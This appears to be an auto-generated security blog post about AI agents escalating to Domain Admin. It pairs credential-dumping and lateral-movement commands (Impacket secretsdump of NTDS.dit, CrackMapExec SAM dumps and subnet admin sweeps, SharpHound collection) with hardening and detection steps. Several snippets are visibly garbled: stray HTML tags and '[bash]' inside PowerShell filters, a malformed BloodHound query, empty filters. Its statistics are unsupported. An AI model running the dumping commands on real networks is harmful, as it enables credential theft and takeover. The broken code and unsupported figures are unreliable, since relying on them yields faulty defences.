Listen to this Post

Introduction:
Cyber attackers are now weaponizing autonomous AI agents to accelerate privilege escalation from a standard user to Domain Admin in under ten minutes—bypassing traditional Cyber Threat Intelligence (CTI), Red Team, and Blue Team handoffs. These AI-driven attack chains leverage real-time environment mapping, automated credential harvesting, and dynamic exploitation, rendering static defense handoffs obsolete. This article dissects the mechanics of AI-led attacks and provides validated commands, configurations, and real-time exposure validation techniques for defenders.
Learning Objectives:
- Understand how AI agents automate the kill chain from initial access to Domain Admin.
- Implement real-time exposure validation using Linux/Windows commands and open-source tools.
- Harden cloud and on-prem environments against AI-driven lateral movement and privilege escalation.
You Should Know:
- Mapping the AI Attack Chain: Automated Recon to Domain Dominance
AI agents do not operate like human attackers—they iterate at machine speed, testing hundreds of attack paths simultaneously. The typical AI‑driven sequence: - Reconnaissance – Enumerate users, groups, and trust relationships via LDAP queries.
- Credential Harvesting – Dump LSASS memory or extract Kerberos tickets.
- Lateral Movement – Automate Pass-the-Hash or Overpass-the-Hash using stolen hashes.
- Privilege Escalation – Abuse misconfigured ACLs or unpatched Zerologon (CVE‑2020‑1472).
Step‑by‑step guide to simulate and detect this behavior:
On Linux (attacker simulation with Impacket):
 Clone Impacket
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip install .

Enumerate Domain Admins via LDAP (low noise)
python3 examples/getADUsers.py -all domain.local/standard_user:Passw0rd -dc-ip 192.168.1.10

Dump NTDS.dit remotely (AI‑agent would automate this)
python3 examples/secretsdump.py domain.local/standard_user:[email protected] -just-dc
On Windows defender side – detect unusual LDAP queries:
 Monitor Event ID 4662 (Directory Service Access) for high-volume LDAP
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4662} |
Where-Object {$_.Message -match "Operation Type:.Search"} |
Format-List TimeCreated, Message
What this does: Simulates AI‑agent recon without triggering endpoint detection. Defenders should alert on >100 distinct LDAP queries per minute from a single user.
- Real‑Time Exposure Validation: Stopping AI Before It Pivots
Traditional CTI → Red → Blue handoffs take hours or days. AI agents complete the attack in minutes. You need continuous validation using automated red team tooling.
Step‑by‑step using BloodHound (CE) + SharpHound for exposure mapping:
On Windows (collector):
 Run SharpHound with all collection methods (AI‑agent equivalent)
SharpHound.exe -c All,GPOLocalGroup,LoggedOn -d domain.local --OutputDirectory C:\temp\
On Linux (analyzer):
 Import data into BloodHound (Neo4j backend)
sudo neo4j start
bloodhound --no-sandbox

Use cypher query to find shortest path to Domain Admin
MATCH p=shortestPath((u:User {name: '[email protected]'})-[:MemberOf|HasSession|AdminTo1..]->(g:Group {name: 'DOMAIN [email protected]'})) RETURN p
Automated exposure validation with CrackMapExec:
 Test for local admin access across subnet (AI would parallelize)
crackmapexec smb 192.168.1.0/24 -u standard_user -p Passw0rd --local-auth --shares

If any machine yields admin, AI agent immediately dumps SAM
crackmapexec smb 192.168.1.15 -u standard_user -p Passw0rd --sam
How to mitigate: Enforce Windows Defender Credential Guard (blocks LSASS dumping). Deploy LAPS to randomize local admin passwords every 24h.
- Hardening Kerberos and NTLM to Thwart AI Credential Attacks
AI agents excel at abusing legacy authentication protocols. Disable NTLM where possible, enforce AES‑256 Kerberos encryption, and implement credential guard and remote credential guard.
Step‑by‑step hardening on Domain Controller (Windows Server):
Disable NTLMv1 (AI can crack it instantly):
 GPO path: Computer Config > Windows Settings > Security Settings > Local Policies > Security Options
 Set "Network security: LAN Manager authentication level" to "Send NTLMv2 responses only. Refuse LM & NTLM"
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LmCompatibilityLevel" -Value 5
Enforce AES Kerberos encryption for all service accounts:
 List accounts using weak RC4
Get-ADUser -Filter {ServicePrincipalName -like ""} -Properties KerberosEncryptionType |
Where-Object {$<em>.KerberosEncryptionType -notcontains "AES128" -and $</em>.KerberosEncryptionType -notcontains "AES256"}

Set AES required
Set-ADUser -Identity svc_account -KerberosEncryptionType AES128,AES256
Monitor for Kerberoasting (AI agent’s favorite TGS‑request attack):
 Event ID 4769 (Kerberos TGS request) – alert on high volume from one IP
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4769} |
Where-Object {$<em>.Properties[bash].Value -eq "0x0" -and $</em>.Properties[bash].Value -notlike "krbtgt"}
What this does: Forces attackers to use modern encryption and logs anomalies. AI agents will pivot away if NTLM is disabled and RC4 is blocked.
- Cloud Hardening Against AI Lateral Movement (Azure AD → On‑Prem)
Many AI attacks now hybrid: compromise Azure AD synced identities, then PTH to on‑prem Domain Admin. Key weakness: Hybrid Identity Synchronization (Azure AD Connect).
Step‑by‑step to detect and block cloud‑primed attacks:
List privileged accounts synced from on‑prem (Azure CLI):
 Azure CLI login
az login
az ad user list --filter "userType eq 'Member'" --query "[?contains(userPrincipalName, 'EXT')==`false`].{Name:displayName, Roles:assignedRoles}"
Break the attack path – enable MFA on all sync’d admins:
 PowerShell for Azure AD (MSOnline module)
Connect-MsolService
Get-MsolRoleMember -RoleObjectId (Get-MsolRole | Where-Object {$_.Name -eq "Company Administrator"}).ObjectId
 Enforce Conditional Access policy requiring MFA and compliant device
Monitor for impossible travel using Azure Sentinel:
// KQL query to detect AI‑driven login from two geos within 5 minutes
SigninLogs
| where TimeGenerated > ago(1h)
| summarize LoginCount = count(), Locations = make_set(Location) by UserPrincipalName, IPAddress
| where array_length(Locations) > 1
| join kind=inner (
SigninLogs | summarize MinTime = min(TimeGenerated), MaxTime = max(TimeGenerated) by UserPrincipalName
) on UserPrincipalName
| where datetime_diff('minute', MaxTime, MinTime) < 5
Mitigation: Deploy Azure AD Password Protection + Smart Lockout. AI agents cannot brute force past 10 attempts/min.
5. Building an AI‑Resistant Incident Response Playbook
When AI agents move in minutes, manual IR fails. Automate containment via SOAR.
Step‑by‑step isolation of compromised user account (PowerShell on DC):
 Immediately revoke all tokens and force password reset
Revoke-AzureADUserAllRefreshToken -ObjectId <user_UUID>
Set-ADAccountPassword -Identity compromised_user -Reset -NewPassword (ConvertTo-SecureString "NewRandom!@123" -AsPlainText -Force)
Set-ADUser -Identity compromised_user -ChangePasswordAtLogon $true

Disable account across all domain controllers
Disable-ADAccount -Identity compromised_user
Get-ADDomainController -Filter  | ForEach-Object {
Invoke-Command -ComputerName $_.Name -ScriptBlock { Disable-ADAccount -Identity $using:compromised_user }
}
Network isolation at switch level (Cisco ‑ AI agent cannot outrun this):
 On Cisco switch (via SSH)
configure terminal
interface gigabitEthernet 0/3
shutdown
description "AI-infected host isolated $(date)"
exit
write memory
What this does: Cuts off lateral movement regardless of AI speed. Combine with EDR quarantine: `Invoke-Command -ScriptBlock { & “C:\ProgramData\Microsoft\Windows Defender\Platform\\MpCmdRun.exe” -Scan -ScanType 3 -File “C:\Windows\System32\malware.exe” }`
What Undercode Say:
- AI agents eliminate human reaction time – defenders must shift from event‑based response to continuous automated validation.
- Legacy authentication is the new perimeter – disabling NTLM and enforcing AES Kerberos breaks 80% of AI attack paths.
- Hybrid identity is the weakest link – every synced on‑prem admin account expands the cloud attack surface.
The post from Mohit K. (The Hacker News) correctly identifies the convergence of AI agents with traditional AD attacks. What makes this trend catastrophic is not the novelty of techniques—Kerberoasting, Pass‑the‑Hash, and Zerologon are years old—but the speed and parallelization AI brings. A human red teamer tests one path at a time; an AI agent spawns 50 threads, each trying a different misconfiguration. Undercode’s analysis shows that organizations relying on isolated CTI, Red, and Blue squads are now obsolete. Instead, integrate purple team validation every hour, not every quarter. The LinkedIn session linked (https://lnkd.in/gCw2hU2f) promises real‑time validation techniques—these are no longer optional. Adopt continuous exposure management or expect Domain Admin compromise before your morning coffee.
Prediction:
Within 18 months, AI‑powered penetration testing tools will become commodity, lowering the skill floor to script‑kiddie level for Domain Admin takeovers. Simultaneously, defensive AI will need to run at kernel level, performing real‑time memory integrity checks and dynamic path pruning. The industry will see a surge in “AI battle‑bots” – autonomous red vs. blue agents fighting inside networks with millisecond decision cycles. Organizations that fail to automate exposure validation and harden legacy protocols will face automated ransomware deployment by AI agents that don’t sleep, don’t negotiate, and don’t make mistakes. The only countermove is to build your own defensive AI today.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hackermohitkumar Attackers – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


